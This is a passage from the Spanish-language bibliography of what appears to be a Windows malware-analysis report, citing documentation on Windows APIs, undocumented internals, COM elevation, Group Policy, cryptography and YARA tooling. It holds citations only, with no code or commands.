- [346] Microsoft Docs. “InternetOpenW.” Consultado el 12 de junio de 2025. (nov. de 2024), dirección: <https://learn.microsoft.com/es-es/windows/win32/api/wininet/nf-wininet-internetopenw>.
- [347] Microsoft Docs. “InternetConnectW.” Consultado el 12 de junio de 2025. (nov. de 2024), dirección: <https://learn.microsoft.com/es-es/windows/win32/api/wininet/nf-wininet-internetconnectw>.
- [348] Microsoft Docs. “InternetSetOptionW.” Consultado el 12 de junio de 2025. (nov. de 2024), dirección: <https://learn.microsoft.com/es-es/windows/win32/api/wininet/nf-wininet-internetsetoptionw>.
- [349] Microsoft Docs. “InternetQueryOptionW.” Consultado el 12 de junio de 2025. (nov. de 2024), dirección: <https://learn.microsoft.com/es-es/windows/win32/api/wininet/nf-wininet-internetqueryoptionw>.

- [350] Microsoft Docs. “InternetCloseHandle.” Consultado el 12 de junio de 2025. (ago. de 2023), dirección: <https://learn.microsoft.com/es-es/windows/win32/api/wininet/nf-wininet-internetclosehandle>.
- [351] Microsoft Docs. “HttpQueryInfoW.” Consultado el 12 de junio de 2025. (nov. de 2024), dirección: <https://learn.microsoft.com/es-es/windows/win32/api/wininet/nf-wininet-httpqueryinfo>.
- [352] Microsoft Docs. “HttpOpenRequestW.” Consultado el 12 de junio de 2025. (nov. de 2024), dirección: <https://learn.microsoft.com/es-es/windows/win32/api/wininet/nf-wininet-httpopenrequestw>.
- [353] Microsoft Docs. “HttpSendRequestW.” Consultado el 12 de junio de 2025. (nov. de 2024), dirección: <https://learn.microsoft.com/es-es/windows/win32/api/wininet/nf-wininet-httpsendrequestw>.
- [354] Microsoft Docs. “InternetQueryDataAvailable.” Consultado el 12 de junio de 2025. (mar. de 2023), dirección: <https://learn.microsoft.com/es-es/windows/win32/api/wininet/nf-wininet-internetquerydataavailable>.
- [355] Microsoft Docs. “InternetReadFile.” Consultado el 12 de junio de 2025. (ago. de 2023), dirección: <https://learn.microsoft.com/es-es/windows/win32/api/wininet/nf-wininet-internetreadfile>.
- [356] N. Sofer. “Wsock32.dll.” Consultado el 12 de junio de 2025. (2025), dirección: [https://windows10dll.nirsoft.net/wsock32\\_dll.html](https://windows10dll.nirsoft.net/wsock32_dll.html).
- [357] Microsoft Docs. “WSAStartup.” Consultado el 12 de junio de 2025. (mar. de 2024), dirección: <https://learn.microsoft.com/es-es/windows/win32/api/winsock/nf-winsock-wsastartup>.
- [358] Microsoft Docs. “WSACleanup.” Consultado el 12 de junio de 2025. (ago. de 2023), dirección: <https://learn.microsoft.com/es-es/windows/win32/api/winsock/nf-winsock-wsacleanup>.
- [359] Microsoft Docs. “gethostbyname.” Consultado el 12 de junio de 2025. (mar. de 2023), dirección: <https://learn.microsoft.com/es-es/windows/win32/api/winsock/nf-winsock-gethostbyname>.
- [360] N. Sofer. “Mpr.dll.” Consultado el 12 de junio de 2025. (2025), dirección: [https://windows10dll.nirsoft.net/mpr\\_dll.html](https://windows10dll.nirsoft.net/mpr_dll.html).
- [361] Microsoft Docs. “WNetAddConnection2W.” Consultado el 12 de junio de 2025. (nov. de 2024), dirección: <https://learn.microsoft.com/es-es/windows/win32/api/winnetwk/nf-winnetwk-wnetaddconnection2w>.
- [362] Microsoft Docs. “WNetCancelConnection2W.” Consultado el 12 de junio de 2025. (nov. de 2024), dirección: <https://learn.microsoft.com/es-es/windows/win32/api/winnetwk/nf-winnetwk-wnetcancelconnection2w>.
- [363] Microsoft Docs. “Winspool.h.” Consultado el 12 de junio de 2025. (2025), dirección: <https://learn.microsoft.com/es-es/windows-hardware/drivers/ddi/winspool/>.
- [364] docs.rs. “Openprinterw.” Consultado el 12 de junio de 2025. (2025), dirección: <https://docs.rs/winapi/latest/i686-pc-windows-msvc/winapi/um/winspool/fn.OpenPrinterW.html>.
- [365] docs.rs. “Closeprinter.” Consultado el 12 de junio de 2025. (2025), dirección: <https://docs.rs/winapi/latest/i686-pc-windows-msvc/winapi/um/winspool/fn.ClosePrinter.html>.
- [366] docs.rs. “Enumprintersw.” Consultado el 12 de junio de 2025. (2025), dirección: <https://docs.rs/winapi/latest/i686-pc-windows-msvc/winapi/um/winspool/fn.EnumPrintersW.html>.
- [367] docs.rs. “Documentpropertiesw.” Consultado el 12 de junio de 2025. (2025), dirección: <https://docs.rs/winapi/latest/i686-pc-windows-msvc/winapi/um/winspool/fn.DocumentPropertiesW.html>.
- [368] N. Sofer. “Gpedit.dll.” Consultado el 12 de junio de 2025. (2025), dirección: [https://windows10dll.nirsoft.net/gpedit\\_dll.html](https://windows10dll.nirsoft.net/gpedit_dll.html).

- [369] Microsoft Docs. “CreateGPOLink.” Consultado el 12 de junio de 2025. (feb. de 2024), dirección: <https://learn.microsoft.com/es-es/windows/win32/api/gpedit/nf-gpedit-creategpolink>.
- [370] T. Nowak. “LdrLoadDll.” Consultado el 12 de junio de 2025. (oct. de 2000), dirección: <http://undocumented.ntinternals.net/index.html?page=UserMode%2FUndocumented%20Functions%2FExecutable%20Images%2FLdrLoadDll.html>.
- [371] T. Nowak. “LdrGetProcedureAddress.” Consultado el 12 de junio de 2025. (oct. de 2000), dirección: <http://undocumented.ntinternals.net/index.html?page=UserMode%2FUndocumented%20Functions%2FExecutable%20Images%2FLdrGetProcedureAddress.html>.
- [372] G. Chappell. “Process environment block (peb).” Consultado el 12 de junio de 2025. (mayo de 2023), dirección: <https://www.geoffchappell.com/studies/windows/km/ntoskrnl/inc/api/pebteb/peb/index.htm>.
- [373] G. Chappell. “\_Peb\_ldr\_data.” Consultado el 12 de junio de 2025. (mayo de 2023), dirección: [https://www.geoffchappell.com/studies/windows/km/ntoskrnl/inc/api/ntpsapi\\_x/peb\\_ldr\\_data.htm](https://www.geoffchappell.com/studies/windows/km/ntoskrnl/inc/api/ntpsapi_x/peb_ldr_data.htm).
- [374] G. Chappell. “Ldr\_data\_table\_entry structure (ntldr.h).” Consultado el 12 de junio de 2025. (mayo de 2023), dirección: [https://www.geoffchappell.com/studies/windows/km/ntoskrnl/inc/api/ntldr/ldr\\_data\\_table\\_entry.htm](https://www.geoffchappell.com/studies/windows/km/ntoskrnl/inc/api/ntldr/ldr_data_table_entry.htm).
- [375] Sunshine2k. “Pe file format offsets.” Consultado el 12 de junio de 2025. (2002), dirección: [https://www.sunshine2k.de/reversing/tuts/tut\\_pe.htm](https://www.sunshine2k.de/reversing/tuts/tut_pe.htm).
- [376] Microsoft Docs. “UNICODE\_STRING.” Consultado el 12 de junio de 2025. (mar. de 2024), dirección: [https://learn.microsoft.com/es-es/windows/win32/api/subauth/ns-subauth-unicode\\_string](https://learn.microsoft.com/es-es/windows/win32/api/subauth/ns-subauth-unicode_string).
- [377] Microsoft Docs. “Formato PE - Tabla de direcciones de exportación.” Consultado el 12 de junio de 2025. (feb. de 2025), dirección: <https://learn.microsoft.com/es-es/windows/win32/debug/pe-format#export-address-table>.
- [378] Microsoft Docs. “ANSI\_STRING.” Consultado el 12 de junio de 2025. (feb. de 2024), dirección: <https://learn.microsoft.com/es-es/windows/win32/api/ntdef/ns-ntdef-string>.
- [379] Microsoft Docs. “FindFirstFileW function (fileapi.h).” Consultado el 12 de junio de 2025. (nov. de 2024), dirección: <https://learn.microsoft.com/es-es/windows/win32/api/fileapi/nf-fileapi-findfirstfilew>.
- [380] G. Chappell. “Kuser\_shared\_data.” Consultado el 12 de junio de 2025. (mayo de 2023), dirección: [https://www.geoffchappell.com/studies/windows/km/ntoskrnl/inc/api/ntexapi\\_x/kuser\\_shared\\_data/index.htm](https://www.geoffchappell.com/studies/windows/km/ntoskrnl/inc/api/ntexapi_x/kuser_shared_data/index.htm).
- [381] ReactOS. “Kuser\_shared\_data.” Consultado el 12 de junio de 2025. (2025), dirección: [https://doxygen.reactos.org/d8/dae/modules\\_2rostests\\_2winetests\\_2ntdll\\_2time\\_8c\\_source.html#l00237](https://doxygen.reactos.org/d8/dae/modules_2rostests_2winetests_2ntdll_2time_8c_source.html#l00237).
- [382] Microsoft Blog. “Randomizing the kuser\_shared\_data structure on windows.” Consultado el 12 de junio de 2025. (abr. de 2022), dirección: [https://msrc.microsoft.com/blog/2022/04/randomizing-the-kuser\\_shared\\_data-structure-on-windows/](https://msrc.microsoft.com/blog/2022/04/randomizing-the-kuser_shared_data-structure-on-windows/).
- [383] D. E. Knuth, *The Art of Computer Programming, Volume 2: Seminumerical Algorithms*, 3rd. Addison-Wesley, 1997, Sección sobre Linear Congruential Generators.
- [384] Microsoft Docs. “Especificación de hipervisor - Detección de características e interfaces.” Consultado el 12 de junio de 2025. (ene. de 2024), dirección: <https://learn.microsoft.com/es-es/virtualization/hyper-v-on-windows/tlfs/feature-discovery>.

- [385] G. Chappell. “Threadinfoclass enumeration.” Consultado el 12 de junio de 2025. (mayo de 2023), dirección: <https://www.geoffchappell.com/studies/windows/km/ntoskrnl/api/ps/psquery/class.htm>.
- [386] Microsoft Docs. “Habilitación de la comprobación de parámetros del montón.” Consultado el 12 junio de 2025. (mar. de 2025), dirección: <https://learn.microsoft.com/es-es/windows-hardware/drivers/debugger/enable-heap-parameter-checking>.
- [387] J. Ibsen. “Aplib v1.1.1 – compression library.” Consultado el 12 junio de 2025. (2014), dirección: [https://ibsensoftware.com/products\\_aPLib.html](https://ibsensoftware.com/products_aPLib.html).
- [388] ReactOS. “Dbguiremotebreakin.” Consultado el 12 junio de 2025. (2025), dirección: [https://doxygen.reactos.org/dd/ddc/dbgui\\_8c\\_source.html#l00289](https://doxygen.reactos.org/dd/ddc/dbgui_8c_source.html#l00289).
- [389] Microsoft Docs. “Constantes de protección de memoria.” Consultado el 12 junio de 2025. (jun. de 2023), dirección: <https://learn.microsoft.com/es-es/windows/win32/Memory/memory-protection-constants>.
- [390] Microsoft Docs. “HeapSetInformation.” Consultado el 12 junio de 2025. (ago. de 2023), dirección: <https://learn.microsoft.com/es-es/windows/win32/api/heapapi/nf-heapapi-heapssetinformation>.
- [391] Microsoft Docs. “OSVERSIONINFOEXA.” Consultado el 12 junio de 2025. (mar. de 2023), dirección: <https://learn.microsoft.com/es-es/windows/win32/api/winnt/ns-winnt-osversioninfoexa#remarks>.
- [392] F. M. E. 3rd. “The base16, base32, and base64 data encodings (rfc 4648).” Consultado el 12 junio de 2025. (oct. de 2006), dirección: <https://datatracker.ietf.org/doc/html/rfc4648>.
- [393] Microsoft Docs. “[ms-lcid]: Windows language code identifier (lcid) reference.” Consultado el 12 junio de 2025. (jun. de 2021), dirección: [https://learn.microsoft.com/en-us/openspecs/windows\\_protocols/ms-lcid/70feba9f-294e-491e-b6eb-56532684c37f](https://learn.microsoft.com/en-us/openspecs/windows_protocols/ms-lcid/70feba9f-294e-491e-b6eb-56532684c37f).
- [394] Localizely. “Language and country codes.” Consultado el 12 junio de 2025. (2025), dirección: <https://localizely.com/language-country-codes/>.
- [395] Microsoft Docs. “SID conocidos.” Consultado el 12 junio de 2025. (nov. de 2024), dirección: <https://learn.microsoft.com/es-es/windows/win32/secauthz/well-known-sids>.
- [396] Microsoft Docs. “Modelo de objetos componentes (COM).” Consultado el 16 junio de 2025. (jun. de 2023), dirección: <https://learn.microsoft.com/es-es/windows/win32/com/the-component-object-model>.
- [397] hfiref0x. “Uacme - defeating windows user account control.” Consultado el 16 junio de 2025. (2025), dirección: <https://github.com/hfiref0x/UACME>.
- [398] V. Project. “Rtl\_user\_process\_parameters.” Consultado el 16 junio de 2025. (2025), dirección: [https://www.vergiliusproject.com/kernels/x86/windows-10/22h2/\\_RTL\\_USER\\_PROCESS\\_PARAMETERS](https://www.vergiliusproject.com/kernels/x86/windows-10/22h2/_RTL_USER_PROCESS_PARAMETERS).
- [399] Microsoft Docs. “VirtualAlloc.” Consultado el 16 junio de 2025. (jul. de 2024), dirección: <https://learn.microsoft.com/es-es/windows/win32/api/memoryapi/nf-memoryapi-virtualalloc>.
- [400] Microsoft Docs. “Monikers.” Consultado el 16 junio de 2025. (mar. de 2025), dirección: <https://learn.microsoft.com/es-es/windows/win32/com/monikers>.
- [401] Microsoft Docs. “Moniker de elevación COM.” Consultado el 16 junio de 2025. (jun. de 2023), dirección: <https://learn.microsoft.com/es-es/windows/win32/com/the-com-elevation-moniker>.

- [402] P. Hacker. “Ntseapi.h.” Consultado el 16 junio de 2025. (2025), dirección: [https://processhacker.sourceforge.io/doc/ntseapi\\_8h\\_source.html](https://processhacker.sourceforge.io/doc/ntseapi_8h_source.html).
- [403] Microsoft Docs. “SECURITY\_IMPERSONATION\_LEVEL.” Consultado el 17 junio de 2025. (feb. de 2025), dirección: [https://learn.microsoft.com/es-es/windows-hardware/drivers/ddi/wdm/ne-wdm-\\_security\\_impersonation\\_level](https://learn.microsoft.com/es-es/windows-hardware/drivers/ddi/wdm/ne-wdm-_security_impersonation_level).
- [404] G. Chappell. “System\_information\_class.” Consultado el 17 junio de 2025. (mayo de 2023), dirección: [https://www.geoffchappell.com/studies/windows/km/ntoskrnl/inc/api/ntexapi/system\\_information\\_class.htm](https://www.geoffchappell.com/studies/windows/km/ntoskrnl/inc/api/ntexapi/system_information_class.htm).
- [405] G. Chappell. “System\_process\_information.” Consultado el 17 junio de 2025. (mayo de 2023), dirección: <https://www.geoffchappell.com/studies/windows/km/ntoskrnl/api/ex/sysinfo/process.htm>.
- [406] Microsoft Docs. “WOW64.” Consultado el 17 junio de 2025. (jun. de 2023), dirección: <https://learn.microsoft.com/es-es/windows/win32/winprog64-wow64-implementation-details>.
- [407] Microsoft Docs. “Constantes de privilegios.” Consultado el 17 junio de 2025. (ene. de 2024), dirección: <https://learn.microsoft.com/es-es/windows/win32/secauthz/privilege-constants>.
- [408] Microsoft Docs. “Listas de control de acceso.” Consultado el 17 junio de 2025. (mar. de 2025), dirección: <https://learn.microsoft.com/es-es/windows/win32/secauthz/access-control-lists>.
- [409] m417z. “Processinformationclass.” Consultado el 17 junio de 2025. (2025), dirección: <https://ntdoc.m417z.com/processinfoclass>.
- [410] Microsoft Docs. “Obtención del identificador de sesión de la consola activa.” Consultado el 17 junio de 2025. (ene. de 2024), dirección: <https://learn.microsoft.com/es-es/windows/win32/devnotes/getting-the-active-console-session-id>.
- [411] Microsoft Docs. “Creación de estación de ventanas y escritorio.” Consultado el 18 junio de 2025. (jun. de 2023), dirección: <https://learn.microsoft.com/es-es/windows/win32/winstation/window-station-and-desktop-creation>.
- [412] Microsoft Docs. “Descriptor de seguridad.” Consultado el 18 junio de 2025. (dic. de 2024), dirección: [https://learn.microsoft.com/es-es/windows-hardware/drivers/ddi/ntifs/ns-ntifs-\\_security\\_descriptor](https://learn.microsoft.com/es-es/windows-hardware/drivers/ddi/ntifs/ns-ntifs-_security_descriptor).
- [413] Microsoft Docs. “SECURITY\_DESCRIPTOR\_CONTROL.” Consultado el 18 junio de 2025. (mar. de 2023), dirección: <https://learn.microsoft.com/es-es/windows-hardware/drivers/ifs/security-descriptor-control>.
- [414] Microsoft Docs. “DOMAIN\_CONTROLLER\_INFOW.” Consultado el 18 junio de 2025. (nov. de 2024), dirección: [https://learn.microsoft.com/es-es/windows/win32/api/dsgetdc/ns-dsgetdc-domain\\_controller\\_infow](https://learn.microsoft.com/es-es/windows/win32/api/dsgetdc/ns-dsgetdc-domain_controller_infow).
- [415] Microsoft Docs. “SERVICE\_STATUS.” Consultado el 19 junio de 2025. (mar. de 2023), dirección: [https://learn.microsoft.com/es-es/windows/win32/api/winsvc/ns-winsvc-service\\_status](https://learn.microsoft.com/es-es/windows/win32/api/winsvc/ns-winsvc-service_status).
- [416] Microsoft Docs. “Formatos de ruta de acceso de archivo UNC.” Consultado el 19 de junio de 2025. (jun. de 2025), dirección: <https://learn.microsoft.com/es-es/dotnet/standard/io/file-path-formats#unc-paths>.
- [417] M. Docs. “Cómo crear controladores de iconos.” Consultado el 19 de junio de 2025. (jun. de 2023), dirección: <https://learn.microsoft.com/es-es/windows/win32/shell/how-to-create-icon-handlers>.

- [418] Ç. K. Koç, T. Acar y B. S. K. Jr., “Analyzing and comparing montgomery multiplication algorithms,” *IEEE Micro*, vol. 16, n.º 3, págs. 26-33, 1996, Consultado el 19 de junio de 2025. dirección: <https://www.microsoft.com/en-us/research/wp-content/uploads/1996/01/j37acmon.pdf>.
- [419] e-maxx.ru. “Montgomery multiplication — montgomery representation.” Consultado el 20 de junio de 2025. (jun. de 2022), dirección: [https://cp-algorithms.com/algebra/montgomery\\_multiplication.html#montgomery-representation](https://cp-algorithms.com/algebra/montgomery_multiplication.html#montgomery-representation).
- [420] K. Moriarty, B. Kaliski, J. Jonsson y A. Rusch. “Pkcs #1: Rsa cryptography specifications version 2.2.” Consultado el 20 de junio de 2025. (nov. de 2016), dirección: <https://datatracker.ietf.org/doc/html/rfc8017>.
- [421] T. O. Project. “Openssl: Montgomery reduction implementation (`bn_mont.c`).” Consultado el 18 de junio de 2025. (2025), dirección: [https://github.com/openssl/openssl/blob/master/crypto/bn/bn\\_mont.c](https://github.com/openssl/openssl/blob/master/crypto/bn/bn_mont.c).
- [422] Microsoft PowerShell Team. “Adler32.c — adler-32 implementation from zlib.” Consultado el 20 de junio de 2025. (2023), dirección: <https://github.com/PowerShell/ZLib/blob/master/adler32.c>.
- [423] Mozilla. “User-Agent - HTTP | MDN.” Consultado el 21 de junio de 2025. (mar. de 2025), dirección: <https://developer.mozilla.org/es/docs/Web/HTTP/Reference/Headers/User-Agent>.
- [424] Strontic. “ClSID\_WBEMADMINISTRATIVELOCATOR.” Consultado el 21 de junio de 2025. (2022), dirección: [https://strontic.github.io/xencyclopedia/library/clsid\\_CB8555CC-9128-11D1-AD9B-00C04FD8FDFF.html](https://strontic.github.io/xencyclopedia/library/clsid_CB8555CC-9128-11D1-AD9B-00C04FD8FDFF.html).
- [425] Strontic. “CLSID\_WBEMCONTEXT.” Consultado el 21 de junio de 2025. (2022), dirección: [https://strontic.github.io/xencyclopedia/library/clsid\\_674B6698-EE92-11D0-AD71-00C04FD8FDFF.html](https://strontic.github.io/xencyclopedia/library/clsid_674B6698-EE92-11D0-AD71-00C04FD8FDFF.html).
- [426] Microsoft Corporation. “WBEMCLI.H – SDK DE WINDOWS.” Consultado el 21 de junio de 2025. (2015), dirección: <https://github.com/tpln/winsdk-10/blob/master/Include/10.0.10240.0/um/WbemCli.h>.
- [427] Microsoft Docs. “ADMINISTRACIÓN REMOTA DE WINDOWS Y WMI - CONSTRUCCIÓN DEL PREFIJO DE URI PARA CLASES WMI.” Consultado el 21 de junio de 2025. (mar. de 2025), dirección: <https://learn.microsoft.com/es-es/windows/win32/winrm/windows-remote-management-and-wmi#constructing-the-uri-prefix-for-wmi-classes>.
- [428] Strontic. “CLSID\_GROUPOLICYOBJECT.” Consultado el 21 de junio de 2025. (2022), dirección: [https://strontic.github.io/xencyclopedia/library/clsid\\_674B6698-EE92-11D0-AD71-00C04FD8FDFF.html](https://strontic.github.io/xencyclopedia/library/clsid_674B6698-EE92-11D0-AD71-00C04FD8FDFF.html).
- [429] Microsoft Docs. “IGROUPPOLICYOBJECT::NEW (GPEDIT.H).” Consultado el 21 de junio de 2025. (feb. de 2024), dirección: <https://learn.microsoft.com/es-es/windows/win32/api/gpedit/nf-gpedit-igrouppolicyobject-new>.
- [430] Microsoft Docs. “IGROUPPOLICYOBJECT::GETNAME (GPEDIT.H).” Consultado el 21 de junio de 2025. (feb. de 2024), dirección: <https://learn.microsoft.com/es-es/windows/win32/api/gpedit/nf-gpedit-igrouppolicyobject-getname>.
- [431] Microsoft Docs. “RECOMPILACIÓN DEL ÁRBOL SYSVOL Y SU CONTENIDO EN UN DOMINIO.” Consultado el 22 de junio de 2025. (ene. de 2025), dirección: <https://learn.microsoft.com/es-es/troubleshoot/windows-server/group-policy/rebuild-sysvol-tree-and-content-in-a-domain>.
- [432] Microsoft Docs. “GPUPDATE.” Consultado el 22 de junio de 2025. (mar. de 2025), dirección: <https://learn.microsoft.com/es-es/windows-server/administration/windows-commands/gpupdate>.

- [433] Microsoft Docs. “RootDSE.” Consultado el 21 de junio de 2025. (mar. de 2025), dirección: <https://learn.microsoft.com/es-es/windows/win32/adschema/rootdse>.
- [434] Microsoft Docs. “Interfaz IADs.” Consultado el 22 de junio de 2025. (mar. de 2023), dirección: <https://learn.microsoft.com/es-es/windows/win32/api/iads/nn-iads-iads>.
- [435] Microsoft Corporation. “Iads.h – sdk de windows.” Consultado el 22 de junio de 2025. (2015), dirección: <https://github.com/tpn/winsdk-10/blob/master/Include/10.0.10240.0/um/Iads.h>.
- [436] Microsoft Docs. “IADs::Get (iads.h).” Consultado el 22 de junio de 2025. (ago. de 2023), dirección: <https://learn.microsoft.com/es-es/windows/win32/api/iads/nf-iads-iads-get>.
- [437] @DissectMalware. “Yaradbg - dynamic yara rule debugger.” Consultado el 22 de junio de 2025. (2024), dirección: <https://yaradbg.dev/>.